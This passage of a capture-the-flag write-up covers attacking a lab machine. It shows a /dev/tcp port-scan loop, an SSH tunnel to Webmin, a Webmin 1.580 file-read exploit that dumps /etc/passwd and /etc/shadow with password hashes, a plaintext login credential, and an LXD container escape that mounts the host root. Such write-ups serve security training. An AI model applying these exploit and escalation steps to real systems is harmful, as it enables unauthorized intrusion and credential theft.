64 bytes from 10.10.48.51: icmp_seq=1 ttl=64 time=1.02 ms
64 bytes from 10.10.48.59: icmp_seq=1 ttl=64 time=1.00 ms
64 bytes from 10.10.48.73: icmp_seq=1 ttl=64 time=1.09 ms
64 bytes from 10.10.48.78: icmp_seq=1 ttl=64 time=1.02 ms
64 bytes from 10.10.48.79: icmp_seq=1 ttl=64 time=1.05 ms
64 bytes from 10.10.48.155: icmp_seq=1 ttl=64 time=1.14 ms
64 bytes from 10.10.48.160: icmp_seq=1 ttl=64 time=1.00 ms
64 bytes from 10.10.48.204: icmp_seq=1 ttl=64 time=0.029 ms
```

```
- 10.10.48.51
- 10.10.48.59
      - port 22 open
      - port 80 open
- 10.10.48.73
      - port 22 open
- 10.10.48.78
      - port 22 open
      - port 80 open
- 10.10.48.79
      - port 22 open
      - port 80 open
- 10.10.48.155
      - port 22 open
- 10.10.48.160
      - port 22 open
      - port 80 open
- 10.10.48.204
      - port 22 open
      - port 80 open
```


Since we don’t have a network scanner installed on the target, we performed the following command to find opened ports of those IPs:

```
for IPADDR in {10.10.48.51,10.10.48.59,10.10.48.73,10.10.48.78,10.10.48.79,
10.10.48.155,10.10.48.160,10.10.48.204}; do for PORT in {1..100}; do (echo
> /dev/tcp/$IPADDR/$PORT) >/dev/null 2>&1 && echo "${PORT} in ${IPADDR}
is open"; done; done
```

On our scan, we found that port 1000 of the target is running a service that was not displayed on our first network scan. To access this server, we will create ssh local tunnel with the next command:

```
ssh -L 10000:localhost:10000 agent47@$10.10.48.204
```

This command created a tunnel from the target (port 10000) to our attacking machine (port 10000). By navigating to localhost:10000 on the browser, we access the content of port 10000 of the target:



Login to Webmin


You must enter a username and password to login to the Webmin server on localhost.

Username

Password


□ Remember login permanently?

The version of Webmin we found is the following:



```
agent47@gamezone:/$ cat /usr/share/webmin/version
1.580
```

The exploit can be performed, once we are logged in. We were able to login using the same credentials of the ssh server: agent47:videogamer124. This gave us access to the webmin console as shown below:



Login: agent47


Search:

```
System hostname      gamezone (127.0.1.1)
Operating system     Ubuntu Linux 16.04.6
Webmin version       1.580
Time on system       Fri Sep 29 15:52:19 2023
Kernel and CPU       Linux 4.4.0-159-generic on x86_64
Processor information Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, 1 cores
System uptime        0 hours, 2 minutes
Running processes    127
CPU load averages    0.37 (1 min) 0.09 (5 mins) 0.03 (15 mins)
CPU usage            0% user, 0% kernel, 0% IO, 100% idle
Real memory          1.95 GB total, 252.34 MB used
Virtual memory       975 MB total, 0 bytes used
Local disk space     8.78 GB total, 2.82 GB used
Package updates      All installed packages are up to date
```

Our next step will be exploiting the vulnerability available for this version of webmin.


Escalating privileges

The exploit available for webmin [Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)] can be performed using metasploit or by modifying the URL:
`http://localhost:10000//file/show.cgi/bin/etc/passwd`



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
agent47:x:1000:1000:agent47,,,:/home/agent47:/bin/bash
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false
```

Since webmin is running as admin, we were able to access restricted content:
`http://localhost:10000//file/show.cgi/bin/etc/shadow`



```
root:$6$Llhg4MdC$f9TRe8xLelwHpj5JvCNprpWBnHppEnryPo1mGiKW2U71SpTVZRRE0f7/3kZsIwNsRpcc7GlcVSnuYfiN5n7Yw.:18124:0:99999:7
:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
lxd:*:18122:0:99999:7:::
messagebus:*:18122:0:99999:7:::
uuidd:*:18122:0:99999:7:::
dnsmasq:*:18122:0:99999:7:::
sshd:*:18122:0:99999:7:::
agent47:$6$QRnDATVa$Dhv2K3GVe40X5hxB/vrdBeBDOYwtwGzFZfEL6/MdvOyO6S2w6pmaZy/h4j.3DKrCGtXoqkVTy.PDJsuOeZ6In1:18124:0:9999
9:7:::
mysql:!:18122:0:99999:7:::
```

Gaining a root shell

Since we are members of the group LXD, we can use this fact to create an administrative shell. We followed the steps below:

1 - Cloned the repository https://github.com/saghul/lxd-alpine-builder.git

2 - Build the the latest alpine image as a compressed file
`./build_alpine`

3 - Transfer the filed to the target machine using a local web server:
` sudo python3 -m http.server 80`


4 - Download the file on the target
`wget Attacking-Machine:80/alpine-v3.13-x86_64-20210218_0139.tar.gz`

5 - Import the image
`Lxd image import alpine-v3.13-x86_64-20210218_0139.tar.gz alias --myroot`

5 - Initiate the image

```
lxc init myroot ignite -c security.privileged=true
lxc config device add ignite myroot disk source=/ path=/mnt/root recursive=true
lxc start ignite
lxc exec ignite /bin/sh
```

The commands of item 5 allowed us to create our container and set it to mount the root folder of the host. Once it was mounted we started the container and navigated through all folders of the host. We can create a folder on the mounted folder and it will be available on the host.



```
/mnt # ls
root
/mnt # cd root
/mnt/root # ls
bin                 initrd.img          media               run                 tmp                 webmin-setup.out
boot                initrd.img.old      mnt                 sbin                usr
dev                 lib                 opt                 snap                var
etc                 lib64               proc                srv                 vmlinuz
home                lost+found          root                sys                 vmlinuz.old
/mnt/root # cd home
/mnt/root/home # ls
agent47
/mnt/root/home # cd agent47/
/mnt/root/home/agent47 #
/mnt/root/home/agent47 # ls
LinEnum.sh                                  linpeas.sh
alpine-v3.13-x86_64-20210218_0139.tar.gz  user.txt
build-alpine
/mnt/root/home/agent47 # touch paunocu
/mnt/root/home/agent47 # ls
LinEnum.sh                                  linpeas.sh
alpine-v3.13-x86_64-20210218_0139.tar.gz  paunocu
build-alpine                                user.txt
/mnt/root/home/agent47 # exit
agent47@gamezone:~$ ls
alpine-v3.13-x86_64-20210218_0139.tar.gz  build-alpine  LinEnum.sh  linpeas.sh  paunocu  user.txt
agent47@gamezone:~$ 
```

Conclusion

Lessons learned:

- Use hydra + sqlmap for login
- Avoid metasploit
- Check groups lxd
- Lenpeas und Linenum